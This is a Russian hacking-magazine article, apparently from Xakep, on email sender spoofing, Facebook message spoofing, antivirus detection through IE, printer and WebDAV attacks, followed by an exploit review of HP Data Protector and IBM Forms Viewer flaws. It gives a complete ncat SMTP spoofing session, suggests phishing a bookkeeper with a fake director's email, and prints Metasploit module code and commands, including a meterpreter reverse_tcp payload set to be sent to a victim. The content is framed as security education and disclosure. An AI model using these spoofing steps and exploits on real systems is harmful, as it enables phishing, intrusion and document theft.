Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ПОДДЕЛАТЬ АДРЕС ОТПРАВИТЕЛЯ В EMAIL

РЕШЕНИЕ

В первой задаче мы с тобой продолжим познавать различные атаки на электронную почту и обратим внимание на такой вектор, как подмена адреса отправителя в email'ах. Задача старая (еще бы, ведь электронная почта постарше www будет), но своей актуальности совсем не потеряла. Хотя когда-то и ходили разговорчики о том, что в скором времени мы откажемся от почты (да у нас в редакции каждый день ходят — по пять раз на дню отказываемся от этого архаизма :). — Прим. ред.), но, по мне, сейчас email — это один из основных методов «идентификации» пользователей. Хочешь где-то зарегиться — указывай свой email. О применении же подмены адреса я приведу ниже пару жизненных примеров.

На самом деле решение этой задачи достаточно простое. Все, что нам понадобится, — это понимание протокола SMTP (TCP, 25-й порт), о котором мы начали говорить в прошлых номерах.

Напомню, что это протокол, который используется для пересылки email'ов. Когда ты отправляешь письмо, твой email-клиент подключается по SMTP к твоему почтовому серверу (MTA), а тот, в свою очередь, подключается к MTA-серверу получателя (из MX DNS записи имени домена).

Для того чтобы подменить адрес отправителя, мы можем обрезать эту схему и сами подключиться к серверу нашей жертвы (получателю). Можно, конечно, и по полной схеме, но тогда тебе нужен сервак и его настройка, а бонусов это никаких не дает.


```
C:\Users\[redacted]>ncat mx.yandex.ru 25
220 mxfront8m.mail.yandex.net (Want to use Yandex.Mail for your domain? Visit http://pdd.yandex.ru)
HELO from.hackers
250 mxfront8m.mail.yandex.net
MAIL FROM: admins@hackers.zz
250 2.1.0 <admins@hackers.zz> ok
RCPT TO: [redacted]@yandex.ru
250 2.1.5 <[redacted]@yandex.ru> recipient ok
DATA
354 Enter mail, end with "." on a line by itself
from: admins@hackers.zzz
to: [redacted]@yandex.ru
subject: test

test2

.
250 2.0.0 Ok: queued on mxfront8m.mail.yandex.net as 0VRLvxk2PB-MBviY7cM
```

Пример спуфинга отправителя для Yandex

> *В MAIL FROM указывать можно, по сути, любые значения. Но в зависимости от настроек сервера получателя могут быть ограничения. Одни серверы резолвят имя домена и если оно не существует, то не принимают его. Другие не разрешают, чтобы имя было эквивалентно имени домена получателя*



Проспуфленное письмо

Итак, сначала мы получаем MX DNS запись сервера нашего получателя. Берем то, что идет после @, и пишем в консоли «nslookup -type=mx target.com».

Потом подключаемся к 25-му порту полученного сервера. Для этого можно использовать Ncat. После приветствия от сервера мы пишем:

1. `HELO any_text`

   Это наше приветствие. Текст чаще всего может быть любой (помни, что он сохранится в заголовках).

2. `MAIL FROM: any_name@any_host.com`

   Здесь мы должны указать, от кого письмо. Указывать можно, по сути, любые значения. Но в зависимости от настроек сервера получателя мы можем столкнуться с некоторыми ограничениями. Так, одни серверы резолвят имя домена и если оно не существует, то не принимают его (то есть gmail.com подставишь, а asdijasdop.com — нет). Другие не разрешают, чтобы имя было эквивалентно имени домена получателя (например, target.com)

3. `RCPT TO: victim@target.com`

   Далее указываем поле, кому адресовано наше письмо.

4. `DATA`

   Указав сверху основные поля, далее мы переходим к телу сообщения, что и озаглавливает команда DATA. Но надо сказать, что она специфическая.

   Во-первых, здесь можно использовать переносы строк. Фактически, для того чтобы закончить команду DATA, а с ней и все письмо, необходимо чаще всего написать точку (.) и перенос строки (\r\n). Как только ты закрываешь эту команду, сервер прилепляет письму специальный идентификатор, и его можно считать отправленным.

   Во-вторых, несмотря на то что DATA как бы определяет тело сообщения, в итоге все данные именно из него попадают в поля «От кого», «Кому» и прочие в почтовом клиенте получателя письма (неважно, веб или десктопное приложение). Поэтому далее мы указываем данные, которые фактически будут отображаться в почтовом клиенте.

5. `To: victim@target.com`

   Поле «Кому» в почтовом клиенте. В зависимости от настроек сервера может быть и любым. Но для спуфинга, конечно, лучше написать email получателя (то же, что и в RCPT TO).

6. `From: any_name@any_host.com`

   Поле «От кого». Это главное поле, на которое мы хотим повлиять. По идее, значение может быть совсем любым. Также оно может не совпадать со значением в MAIL FROM, что отвязывает нас от привязки к существующим доменам для примера выше.

7. `Subject: blah-blah`

   Поле «Тема». Текст может быть любым.

8. Далее через строку (два переноса строки) мы пишем текст нашего сообщения, а в конце ставим точку и перенос для окончания команды DATA.

Основная фишка заключается в том, что данные из тела письма попадают в почтовый клиент жертвы. Заголовок MAIL FROM на отображение не влияет. Ну и сама архитектура почты не дает возможности проверить отправителя!

Конечно, есть целый ряд технологий и методов (типа DMARC) для борьбы со спуфингом, но пока что это плохо работает. По этому поводу приведу ряд примеров. Я протестировал mail.ru, Yandex и Google на спуфинг по описанному выше методу. Только гугл помещал мои письма в папочку «Спам». С остальными можно было делать все что угодно. Кроме того, мы в Digital Security проводили ряд работ по социальной инженерии и спокойно спуфили адреса: письма всегда доходили и проблем не было. Причем письма можно отправлять и от внутренних адресов. Представь: приходит какому-нибудь бухгалтеру письмо от имени его директора с PDF'очкой — ведь, конечно, он и откроет, и запустит его. Да что там PDF — от волнения и экзешник запустит :).

Ну и еще пара примеров о полезности спуфинга. Так, этой осенью кто-то проспуфил пресс-релиз от одной компании в Швеции, что их покупает Samsung. Новостные порталы оперативно распространили информацию, что и отразилось на бирже резким ростом компании. К сожалению для атакующих, ситуацию быстро задетектили и торги аннулировали.

Кстати, если совсем лень писать свой скрипт, то можно воспользоваться каким-нибудь из множества сервисов. Например, этим: goo.gl/DJoFHJ.

ПОДДЕЛАТЬ ОТПРАВИТЕЛЯ В FACEBOOK

РЕШЕНИЕ


Второй пример предыдущей задачи может быть полезен каждому из нас, хотя бы даже и в мирных целях. Итак, с помощью спуфинга в email мы можем отправить сообщение от (почти) любого пользователя любому другому пользователю фейсбука. Все, что нам надо для этого, — это вспомнить ряд его особенностей.

Во-первых, у каждого пользователя ФБ есть почтовый адрес в формате username@facebook.com. Причем username общеизвестен. Он есть в адресе страницы пользователя (`facebook.com/username`). И конечно, на этот email можно слать ему сообщения. Они появятся у него во входящих.

Во-вторых, если послать письмо от почтового адреса, привязанного к какому-нибудь аккаунту в фейсбуке, то сообщение будет от имени этого аккаунта.

Таким образом, если мы хотим отправить пользователю аккаунта А сообщение от пользователя Б, то нам нужно только узнать почту пользователя Б (но не фейсбучную).

Все очень просто, как видишь. Фейсбук исправлять это не собирается (да и не особо может). За подробностями отправляю тебя к статье (goo.gl/LUEUTd) моего друга Сергея Белова.



Подмена отправителя в Facebook

ОПРЕДЕЛИТЬ АНТИВИРУС ЧЕРЕЗ IE

РЕШЕНИЕ

В одном из последних выпусков «Хакера» я описывал в Easy Hack'е способ, как можно в Internet Explorer'е узнать о существовании какого-то файла в файловой системе с помощью JavaScript и встроенного XML-парсера, который поддерживает внешние entity (XXE). Вот, наткнулся на интересный скрипт (goo.gl/oxRvv8), с помощью которого можно задетектить антивирус, установленный на компьютер-жертву. Скрипт работает для IE 10-й версии (и выше) и проверяет существование того или иного файла в системе. Но старый метод лучше, так как работает во всех версиях. Так что из этого скрипта можно вытянуть лишь пути по умолчанию для большинства актуальных версий Касперского.

АТАКОВАТЬ ПРИНТЕРЫ

РЕШЕНИЕ

Мы с тобой в Easy Hack'е обсуждали уже много различных методов атак на различные системы. Многие из них касались именно корпоративных сетей. Теперь дошел черед и до сетевых принтеров. Если компания становится хоть сколько-то крупной, без сетевых принтеров уже не обойтись. Но казалось бы, что можно сделать с этими глупыми железячками? На деле — достаточно многое.

Итак, для начала давай вспомним и изучим кое-какие особенности этих устройств. Во-первых, они не так глупы. Как и большинство современных девайсов, это устройство представляет собой мини-компьютер. То есть внутри может крутиться даже какая-то знакомая тебе ОС типа линукса, с полной поддержкой TCP/IP-стека. Далее, чаще всего данные девайсы имеют целый арсенал для удаленного их управления: SNMP, Telnet, SSH, веб-сервер для настройки через браузер. И конечно, по умолчанию они либо без пароля, либо с паролем стандартным. В-третьих, большинство из них можно еще и перепрошивать. Вроде ничего не забыл. Перейдем к тому, зачем же и как мы их можем атаковать.

Начнем с малого. С учетом первого пункта — поддержки TCP/IP-стека — мы можем использовать их для сканирования сети в Zombie mode Nmap'a. Напомню тебе, что эта техника представляет собой. У нас есть три хоста: атакующий, сканируемый хост (жертва), принтер. Атакующий отправляет от имени принтера запросы на подключение к портам жертвы. Жертва отвечает принтеру на запрос с теми или иными флагами в зависимости от открытости порта. В зависимости от выставленных флагов внутренние счетчики пакетов принтера меняются. Атакующий, подключаясь к принтеру, может узнать, изменились ли данные счетчики и насколько, и на основе этого сделать вывод: открыт порт или нет. Таким образом, атакующий может незаметно просканировать жертву, а все возможные подозрения будут падать на принтер. Задача для жертвы еще больше затрудняется, так как сканирование можно проводить со множества таких зомби-хостов (принтеров).

Далее. Теперь важно вспомнить, что представляет собой собственно печать на сетевом принтере. В самом обычном виде у принтера есть открытый порт: 9100 TCP. Все, что приходит на него, автоматически печатается на принтере. Таким образом, просто подключившись Ncat'ом к этому порту, мы можем напечатать любой текст. Но это так, для фана. Хотя на деле, когда печать идет с обычного компа, на этот порт посылаются данные в формате PJL или PostScript какой-нибудь, которые позволяют сделать правильную разметку страницы и вставить картинку. То есть тот же плейн-текст, но за счет команд PJL мы можем управлять поведением принтера при печати. Но для наших целей формат фактически не так важен, главное, что все идет плейн-текстом. Таким образом, все, что нам необходимо, — это произвести man-in-the-middle атаку, и мы сможем видеть все, что печатается на принтере. Казалось бы, что здесь такого? Но точно тебе скажу, что многие компании очень боятся утечек информации, а на принтерах печатается много всего конфиденциального. Так что принтер — прекрасное место для шпионажа.

Конечно, для проведения самой атаки мы можем, например, воспользоваться ARP-спуфингом, но есть метод лучше и проще. Так как чаще всего принтеры никто не настраивает и пароль по умолчанию к управляющим интерфейсам подходит, то мы можем подключиться к принтеру, сменить его IP на любой другой (все принтеры позволяют это сделать), а себе установить IP принтера. А с учетом того, что другие компы печатают данные просто подключаясь по определенному IP на 9100-й порт, подмены никто не заметит. Все, что нам надо, — принять эти данные и переслать их на итоговый принтер. И теперь можно сидеть и собирать материалы компании :). Просто, но мощно.

Крис Джон Райли (Chris John Riley) опубликовал небольшой Python-скрипт (goo.gl/bziGRQ), который открывает 9100-й порт, сохраняет все задачи по печати (то есть документы) и перенаправляет их на любой другой принтер.

Ну и последнее — перепрошивка. Что это нам даст? Во-первых, можно организовать совсем незаметный шпионаж. Например, мы можем сделать так, что все распечатываемые документы на принтере также будут отправляться по электронной почте. Вообще, вроде бы в каких-то принтерах это можно сделать и просто настройками в веб-админке. Но самое интересное, что прецеденты такого вида шпионажа были. Раскусили его очень не скоро, при анализе логов почтового сервера. Во-вторых, мы можем получить полностью подконтрольный себе хост и производить все атаки с него.

Если тебя заинтересовала данная тема, то вот пара ссылочек: goo.gl/1wlqfB и goo.gl/8NH4vi.

АТАКОВАТЬ С ИСПОЛЬЗОВАНИЕМ WEBDAV

РЕШЕНИЕ

Веб — это большая-большая смесь различных технологий на самом деле. Их много-много, и неполоманного тоже много. А есть старое и почти забытое, но в определенных ситуациях оно дает отличный профит. Итак, WebDAV (Web Distributed Authoring and Versioning) — это относительно старая технология, позволяющая, если по-простому, работать с файлами на веб-сервере. Мы можем закачивать файлы, искать, перемещать их, используя возможность только веб-сервера. Получается некий аналог файловой системы. Хотя с другой стороны, WebDAV — это не совсем доступ именно к файлам, так как это могут быть и «виртуальные» файлы и директории. Но для наших целей (атака) это не настолько важно.

Скорее здесь интересней то, что WebDAV — расширение протокола HTTP. То есть в том же виде HTTP-запросов, который мы знаем, передаются WebDAV-команды и их «параметры». Метод HTTP-запроса (GET) является командой, например PROPFIND, а параметры передаются в теле запроса чаще всего в XML-формате. По картинке будет понятно.

Думаю, необходимо отметить, что браузеры сами по себе не умеют работать с WebDAV'ом. В смысле там нет функционала для просмотра коллекций (файлов) или для их загрузки на сервер. Так что нужно пользоваться сторонним ПО. В винде есть поддержка проводником. Для этого надо зайти в меню «Сервис → Подключить сетевой диск» и указать полный путь для веб-сервера (вроде `http://host.com/webdav_here/`).

О'кей. Идейно разобрались. Что же до атаки? Ну, WebDAV нам сулит две вещи. Во-первых, это дисклоз информации. Так как мы можем производить поиск по файловой системе (не по всей, разумеется), то есть шанс найти что-то, что не должно быть нам доступно. Во-вторых, это возможность заливки файлов. И здесь все может быть очень аппетитно. Как минимум мы можем залить HTML'ку и поиметь хранимую XSS, как максимум (?) — мы можем залить туда шелл и получить полный доступ.

Как же нам это провернуть? Для этого надо понять ряд вещей: поддерживает ли сервер WebDAV и какой доступ у нас есть. Для того чтобы понять, есть ли поддержка, мы можем посмотреть заголовки веб-сервера. Тот же апач сообщает об этом. Кроме того, некоторые веб-серверы поддерживают его по умолчанию (IIS 5.x).

Но поддержка еще ничего нам не дает, потому что мы должны найти директорию веб-сервера, которая с WebDAV'ом. Для того чтобы ее искать, нам потребуется использовать HTTP-метод OPTIONS. Если мы запросим данным методом директорию с WebDAV'ом, то нам выползет список WebDAV-методов, доступных для нее. То есть отсутствие WebDAV-методов в ответе на OPTIONS-запрос к корню веб-сервера еще совсем не означает отсутствие поддержки WebDAV во всех директориях.

Далее, если мы ее обнаружили, то мы можем использовать команду PROPFIND или SEARCH для поиска имеющихся файлов на сервере. Но тут нас может ждать первая преграда — аутентификация. К сожалению, очень на многих веб-серверах при настройке WebDAV это одно из необходимых условий. Брутфорс и пароли по умолчанию, конечно, в помощь. Когда мы найдем необходимый файл, то спокойно можем его качать (используется обычный GET).

А как же с загрузкой файлов? Здесь тоже все отчасти просто. Используется метод PUT для закачки файлов. Но есть два существенных ограничения. Во-первых, чаще всего мы не можем писать в любую директорию. На это у директории должны быть соответствующие права. Но главное, насколько я знаю, невозможно понять, для какой директории есть права на запись, а для какой — нет. То есть тот же OPTIONS будет един для всех. С другой стороны, мы просто можем потыкаться везде PUT'ом. Во-вторых, часто имеется список расширений, которые можно загружать. Да-да, не только мы умные :).

Так вот, чтобы четко протестить веб-сервер на предмет WebDAV, необходимо просканить все директории с помощью OPTIONS-метода (тулз отдельных не видел, а модуль в метасплоите проверяет лишь корень веб-сервера, так что рукописный скрипт или Burp тебе в помощь). А после этого каждую из найденных — на возможность загрузки в нее различных страшных файлов. Вот под это есть одна тулзенка — DAVTest (goo.gl/KbWvR9). Она вполне удобна для тестирования. Создает рандомные имена файлам и папкам, загружает с различными расширениями, подчищает за собой. Кроме того, может проверить олдскульный трик: закачать файл с одним расширением, а потом его переименовать. Аналогичные модули есть и в Metasploit'е.

Надеюсь, прочтенное наполнило тебя энтузиазмом и жаждой жизни! Кстати, если тебя интересуют какие-то виды атак или технологии, о которых бы ты хотел узнать, — пиши на почту.

И успешных познаний нового!]I[

```
Raw | Params | Headers | Hex | XML
PROPFIND  / HTTP/1.1
Host: [redacted]
Depth: 1
Content-Type: text/xml; charset="utf-8"
Content-Length: 102


<?xml version="1.0" encoding="utf-8" ?>
<D:propfind xmlns:D="DAV:">
    <D:allprop/>
</D:propfind>
```

```
Raw | Headers | Hex | XML
HTTP/1.1 207 Multi-Status
Server: Microsoft-IIS/5.0
Date: Sun, 26 Jan 2014 21:49:59 GMT
X-Powered-By: ASP.NET
Content-Type: text/xml
Content-Length: 799

<?xml version="1.0"?><a:multistatus
xmlns:b="urn:uuid:c2f41010-65b3-11d1-a29f-00aa00c14882/"
xmlns:c="xml:"
xmlns:a="DAV:"><a:response><a:href>https://[redacted]/</a:hr
ef><a:propstat><a:status>HTTP/1.1 200
OK</a:status><a:prop><a:getcontentlength
b:dt="int">0</a:getcontentlength><a:creationdate
b:dt="dateTime.tz">2003-05-13T15:19:29.000Z</a:creationdate><a:d
isplayname>/</a:displayname><a:getetag>"60d5bd9abb93ca1:68a712"<
/a:getetag><a:getlastmodified b:dt="dateTime.rfc1123">Tue, 12
Jan 2010 19:15:29
GMT</a:getlastmodified><a:resourcetype><a:collection/></a:resour
cetype><a:supportedlock/><a:ishidden
b:dt="boolean">0</a:ishidden><a:iscollection
b:dt="boolean">1</a:iscollection><a:getcontenttype>application/o
ctet-stream</a:getcontenttype></a:prop></a:propstat></a:response
></a:multistatus>
```


```
OPTIONS / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:26.0)
Gecko/20100101 Firefox/26.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.shodanhq.com/search?q=iis%2F5.0
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sun, 26 Jan 2014 21:41:07 GMT
X-Powered-By: ASP.NET
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY,
MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK,
UNLOCK
Cache-Control: private
```




↑ **Пример работы команд WebDAV**

← **Детектим поддержку WebDAV**



Борис Рютин, ЦОР
b.ryutin@tzor.ru,
@dukebarman



Сегодня под наш прицел попадут как уязвимости от крупных вендоров (например, HP и IBM), так и приложения от Open Source разработчиков. Часть из них, по моим предположениям, была найдена с помощью фаззинга, поэтому в ходе обзора упомяну несколько советов с ссылками от себя.



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

РАСКРЫТИЕ ДИРЕКТОРИЙ В HP DATA PROTECTOR BACKUP CLIENT SERVICE

CVSSv2: 10.0 (AV:R/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза: 2 января 2014 года
Автор: Brian Gorenc
CVE: 2013-6194

Начнем с уязвимости в программе для защиты данных Data Protector от компании HP. Ошибка находится в сервисе по бэкапу Backup Client Service (OmniInet.exe) и проявляется из-за недостаточно тщательной проверки полученных данных.

Если наш сервис прослушивает 5555-й TCP-порт для общения между системами, то это позволяет атакующему отправить специально созданный пакет, который загрузит файл на атакуемую систему. Также эта уязвимость дает возможность запустить произвольный код в контексте пользователя SYSTEM. Стоит заметить, что это не первая проблема безопасности такого типа в этом сервисе. К примеру, номер 2011-1736, которой были подвержены версии 6.00, 6.10 и 6.11.

EXPLOIT

Процесс эксплуатации немного схож с одной из техник червя Stuxnet, смысл которой был в том, чтобы записать MOF (Managed Object Format) файл в папку %windir%/system32/wbem/mof. После этого планировщик Windows выполнит компиляцию MOF, в котором будет полезная нагрузка в виде VBS-скрипта. В качестве эксплойта будем использовать готовый Metasploit-модуль. Но сперва разберем основные его части и начнем с создания специального пакета:

```
pkt = build_pkt([
  "2", # Тип сообщения
  rand_text_alpha(8),
  rand_text_alpha(8),
  rand_text_alpha(8),
  rand_text_alpha(8),
  rand_text_alpha(8),
  "42", # Опкод
  # Команда
  rand_text_alpha(8),
  # rissServerName
  rand_text_alpha(8),
```

```
  # rissServerPort
  rand_text_alpha(8),
  # rissServerCertificate
  "\\..\\..\\..\\..\\..\\#{file_name}",
  # Содержимое сертификата
  contents
])
```

MOF и «боевой» VBS файлы создаем штатными средствами Metasploit и далее указываем целевой раздел для копирования через переменную `file_name` при генерации пакета:

```
vbs_name = rand_text_alpha(rand(10)+5) + '.vbs'
# Генерируем исполняемый файл или предлагаем свой
exe      = generate_payload_exe
# Преобразовываем в VBS
vbs      = Msf::Util::EXE.to_exe_vbs(exe)
...

# Путь + имя файла
upload_file("windows\\system32\\#{vbs_name}", vbs)
mof_name = rand_text_alpha(rand(10)+5) + '.mof'
mof      = generate_mof(mof_name, vbs_name)
...

upload_file("WINDOWS\\system32\\wbem\\mof\\#{mof_name}", mof)
```

Кстати, такую же технику можно использовать, если ты нашел SQL-инъекцию на Windows Server 2003 с включенной службой IIS. Пример использования представлен в блоге vegoshin (bit.ly/Lh6UND).

Саму же атаку проводим так:

```
msf > use exploit/windows/misc/hp_dataprotector_traversal
msf exploit(hp_dataprotector_traversal) > show options
msf exploit(hp_dataprotector_traversal) > set rhost ↵
                                          192.168.81.131
msf exploit(hp_dataprotector_traversal) > exploit
```

TARGETS

Data Protector <= 6.21.

SOLUTION

Есть исправление от производителя.

ПЕРЕПОЛНЕНИЕ БУФЕРА В IBM FORMS VIEWER

CVSSv2: 6.8 (AV:R/AC:M/Au:N/C:P/I:P/A:P)
Дата релиза: 5 декабря 2013 года
Автор: Andrea Micalizzi aka rgod
CVE: 2013-5447

Свою программу Forms Viewer IBM описывает довольно просто: с помощью нее можно открывать, заполнять и сохранять формы. Для работы используются файлы в формате XFDL. Ошибка была найдена как раз при их обработке. Переполнение нашли в теге `fontname`, с его помощью атакующий может выполнить произвольный код на компьютере пользователя при открытии специально созданного файла.

EXPLOIT

XFDL представляет собой XML-файл, поэтому его легко прочитать, но, так как программам не нужны пробелы для прочтения, приходится каким-то образом распарсить формат. Можно, конечно, вручную, но я обычно использую плагин XML Tools для редактора Notepad++. После использования функции Pretty Print из него мы получим довольно читабельный код, который представлен на скриншоте, и сразу увидим уязвимый тег со вставленным шелл-кодом.


Для создания такого файла воспользуемся готовым Metasploit-модулем:

```
msf > use exploit/windows/fileformat/ibm_forms_viewer_fontname
msf exploit(ibm_forms_viewer_fontname) > set payload windows/↵
                                         meterpreter/↵
                                         reverse_tcp
msf exploit(ibm_forms_viewer_fontname) > set lhost ↵
                                         192.168.81.130
msf exploit(ibm_forms_viewer_fontname) > set lport 4444
msf exploit(ibm_forms_viewer_fontname) > rexploit
```


После этого созданный файл по умолчанию будет лежать в твоем home-разделе:

```
~/.msf4/local/msf.xfdl
```

Отправив его жертве и дождавшись запуска, получим долгожданную Meterpreter-сессию.

